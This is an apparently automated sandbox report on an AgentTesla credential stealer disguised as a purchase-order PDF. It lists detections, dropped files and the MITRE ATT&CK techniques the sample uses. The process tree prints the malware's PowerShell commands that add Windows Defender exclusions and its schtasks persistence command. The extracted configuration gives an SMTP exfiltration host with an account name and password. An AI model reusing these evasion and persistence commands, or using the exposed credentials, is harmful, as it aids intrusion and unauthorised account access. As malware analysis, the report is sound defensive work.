ID: 452688
Sample Name: Purchase Order 22-072021.pdf.exe
Cookbook: default.jbs
Time: 18:03:32
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report Purchase Order 22-072021.pdf.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
System Summary: 5
Boot Survival: 5
Hooking and other Techniques for Hiding and Protection: 5
Malware Analysis System Evasion: 5
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
Contacted IPs 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASN 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 15
General 15
File Icon 16
Static PE Info 16
General 16
Entrypoint Preview 16
Data Directories 16
Sections 16
Resources 17
Imports 17
Version Infos 17
Network Behavior 17
Code Manipulations 17
Statistics 17
Behavior 17
System Behavior 17
Analysis Process: Purchase Order 22-072021.pdf.exe PID: 3400 Parent PID: 5824 17
General 17
File Activities 17
File Created 17
File Deleted 17
File Written 17
File Read 17
Analysis Process: powershell.exe PID: 4000 Parent PID: 3400 17
General 18
File Activities 18
File Created 18
File Deleted 18

File Written 18
File Read 18
Analysis Process: conhost.exe PID: 5756 Parent PID: 4000 18
General 18
Analysis Process: powershell.exe PID: 5916 Parent PID: 3400 18
General 18
File Activities 19
File Created 19
File Deleted 19
File Written 19
File Read 19
Analysis Process: conhost.exe PID: 5668 Parent PID: 5916 19
General 19
Analysis Process: schtasks.exe PID: 5680 Parent PID: 3400 19
General 19
File Activities 19
File Read 19
Analysis Process: conhost.exe PID: 5804 Parent PID: 5680 19
General 19
Analysis Process: powershell.exe PID: 3496 Parent PID: 3400 20
General 20
File Activities 20
File Created 20
File Deleted 20
File Written 20
File Read 20
Analysis Process: Purchase Order 22-072021.pdf.exe PID: 4860 Parent PID: 3400 20
General 20
Analysis Process: conhost.exe PID: 5096 Parent PID: 3496 21
General 21
Disassembly 21
Code Analysis 21


Windows Analysis Report Purchase Order 22-072021.pd…

Overview


General Information

Sample Name:	Purchase Order 22-072021.pdf.exe
Analysis ID:	452688
MD5:	398b8aec2323e7..
SHA1:	5ed57ceac721fe9..
SHA256:	a11f3441afba448..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Suspicious Double …
- Yara detected AgentTesla
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …

Classification



Process Tree

- **System is w10x64**
- Purchase Order 22-072021.pdf.exe (PID: 3400 cmdline: 'C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe' MD5: 398B8AEC2323E7FBB280ACF7990A5804)
  - powershell.exe (PID: 4000 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5916 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5668 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5680 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\fjjLgVXIcvS' /XML 'C:\Users\user\AppData\Local\Temp\tmpC73B.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 3496 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5096 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Purchase Order 22-072021.pdf.exe (PID: 4860 cmdline: C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe MD5: 398B8AEC2323E7FBB280ACF7990A5804)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "brucechuks212@vivaldi.net",
  "Password": "23456789@@@@",
  "Host": "smtp.vivaldi.net"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.597616856.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.597616856.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000B.00000002.602202247.00000000031A1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.602202247.00000000031A1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: Purchase Order 22-072021.pdf.exe PID: 4860	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.Purchase Order 22-072021.pdf.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.Purchase Order 22-072021.pdf.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Suspicious Double Extension

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

System Summary:

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	I
Valid Accounts	Windows Management Instrumentation 3 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	I I I (
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1 1	LSASS Memory	Security Software Discovery 3 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	I I (
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 4 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	I I
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Virtualization/Sandbox Evasion 2 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	I I (
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 3	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	I S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	I A

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Order 22-072021.pdf.exe	35%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	
Purchase Order 22-072021.pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe	35%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.Purchase Order 22-072021.pdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/Q(	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnysJ	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cne	0%	URL Reputation	safe	
http://www.zhongyicts.com.cne	0%	URL Reputation	safe	
http://www.zhongyicts.com.cne	0%	URL Reputation	safe	
http://www.zhongyicts.com.cne	0%	URL Reputation	safe	
http://www.carterandcone.coma-d	0%	Avira URL Cloud	safe	
http://en.w	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://qxLqgV.com	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.tiro.comalZ	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/e	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/e	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/e	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/%	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452688
Start date:	22.07.2021
Start time:	18:03:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Order 22-072021.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@15/18@0/0
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 65.3%) • Quality average: 41.7% • Quality standard deviation: 37%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:04:52	API Interceptor	363x Sleep call for process: Purchase Order 22-072021.pdf.exe modified
18:05:00	API Interceptor	145x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Order 22-072021.pdf.exe.log	
Process:	C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E94E4
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22320
Entropy (8bit):	5.361442660870257
Encrypted:	false
SSDEEP:	384:xtCDiLAEbwuKhcnJun1gRQPy1JNcbLnudTBu5c7hvDq1dOsfyC:RLecJun1gRDXSXudl80vqFP
MD5:	F3328B408795EDCECCE7D2544D709504
SHA1:	8C6A7B903D5E13D6E80C89702BA9A87D1D9E578C
SHA-256:	2121852655E8784BDCC2507C4FCAE9A49933EF159278F8CB600029F23254FBF1
SHA-512:	E95B2A3B9B8CBA88A47A104A47DE17679A2E947107DA098C28FDC568CBDF0B0775B63E0A4D37BCF028FB262A4A7F80582786EA1BE39E1479F6082B48B7DEE3E 4
Malicious:	false
Preview:	@...e.....d.(.....[.c...h.....@.....D.....fZve...F.....x.).....System.Management.AutomationH.....<@.^.L."My...:U.... .Microsoft.PowerShell .ConsoleHost4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_124agqfe.qdo.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kwkvnp4n.mfu.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kwkvnp4n.mfu.psm1	
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_l0peci03.g2g.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_owp13eq4.mtc.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vqtifa01.0eu.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zylxsbam.tb0.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zylxsbam.tb0.psm1	
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmpC73B.tmp	
Process:	C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1656
Entropy (8bit):	5.168432796249284
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7h2ulNMFp2O/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB3ftn:cbha7JlNQV/rydbz9I3YODOLNdq3P
MD5:	60F7E0CF1B2A1B75D6BDE42BE0B1376A
SHA1:	A61E6A918F5EF0093990ABC5EBE81F21C974DEA4
SHA-256:	BD5EECD094E797961036164FE8A03A7AE88BF8C1293B292D3F3014004555CC06
SHA-512:	F902CCA99D077DC5935A84EB51E67C5C19FDB6E1409C470E99ECAE12E7354696050C68CF7C4DAC181EBFCBF07E8493F59E6DB80CA7C83C3A23DE2C2DD0C5 EA5
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvail

C:\Users\user\AppData\Roaming\fjjLgVXIcvS.exe	
Process:	C:\Users\user\Desktop\Purchase Order 22-072021.pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	878080
Entropy (8bit):	7.676480772036838
Encrypted:	false
SSDEEP:	12288:mREe0b97SSuKMNWudGjoLAtRIAa211+Eu1Q5XijVR7t1f58yaUVKnp:m2eK/uBLAzIQ1+E8Q5XijVR7/5jahp
MD5:	398B8AEC2323E7FBB280ACF7990A5804
SHA1:	5ED57CEAC721FE99FF76AC6F8D8A8DE2EB2B51D4
SHA-256:	A11F3441AFBA44812C4A81061DAF98989F79768776F1DCDD0D273947C3B888D8
SHA-512:	8C451BF6D30C8B647516B5D67848C6C12110C3B809B7DBA665FF9C0AE6E365F9BBA507AC8F3584B8A93E6A77A93E388994DA36B2D520E76EBD27D7C866D0DE 1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
